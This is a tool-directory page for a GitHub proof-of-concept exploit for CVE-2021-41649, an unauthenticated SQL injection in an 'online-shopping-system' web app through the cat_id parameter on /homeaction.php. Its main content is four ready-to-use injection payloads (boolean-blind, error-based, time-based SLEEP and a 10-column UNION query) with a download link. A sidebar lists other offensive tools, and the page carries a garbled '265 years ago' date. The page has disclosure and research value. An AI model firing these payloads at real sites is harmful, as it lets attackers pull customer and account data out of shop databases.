
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-41649 — Proof-of-concept exploit for CVE-2021-41649 demonstrating unauthenticated SQL injection in online-shopping-system via the cat_id parameter, with boolean-based, error-based, time-based, and UNION query payloads. | Kitploit
Tools/GitHubGitHub/mobiusbinary/cve-2021-41649
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubmobiusbinary/cve-2021-41649

CVE-2021-41649

Proof-of-concept exploit for CVE-2021-41649 demonstrating unauthenticated SQL injection in online-shopping-system via the cat_id parameter, with boolean-based, error-based, time-based, and UNION query payloads.

View Repository
265 years agoNot yet reviewed
Share

CVE-2021-41649

CVE-2021-41649 SQL Injection in online-shopping-system

The online-shopping-system is vulnerable to un-authenticated error/boolean-based blind & error based SQL Injection attacks.

The cat_id parameter on the /homeaction.php page does not sanitize the user input, an attacker can extract sensisitive data from the underlying MySQL Database.

Link To Application

online-shopping-system

Affected Components & Parameter

URL: /homeaction.php
PARAMETER: cat_id

Poc's

SQLMAP PAYLOADS


cat_id parameter on the /homeaction.php page

Parameter: cat_id (POST Request) Type: boolean-based blind Title: AND boolean-based blind - WHERE or HAVING clause Payload: cat_id=4' AND 9760=9760 AND 'ZCfc'='ZCfc&get_seleted_Category=1

Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR) Payload: cat_id=4' AND (SELECT 4034 FROM(SELECT COUNT(*),CONCAT(0x71707a7171,(SELECT (ELT(4034=4034,1))),0x71787a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'sGIO'='sGIO&get_seleted_Category=1

Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: cat_id=4' AND (SELECT 9762 FROM (SELECT(SLEEP(5)))PAcf) AND 'hpHO'='hpHO&get_seleted_Category=1

Type: UNION query Title: Generic UNION query (NULL) - 10 columns Payload: cat_id=4' UNION ALL SELECT CONCAT(0x71707a7171,0x746e4d4b5a706566596771585179566943487446575673515244507a52507345694d6b5a754d7049,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&get_seleted_Category=1

If the POC Image is unclear, please click on the GIF which will load in a better resolution.

POC - proId

Discovered by

Jason Colyvas
MOBIUSBINARY
September 21st, 2021

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    280

Explore all tools

Browse our collection of tools

View all tools →





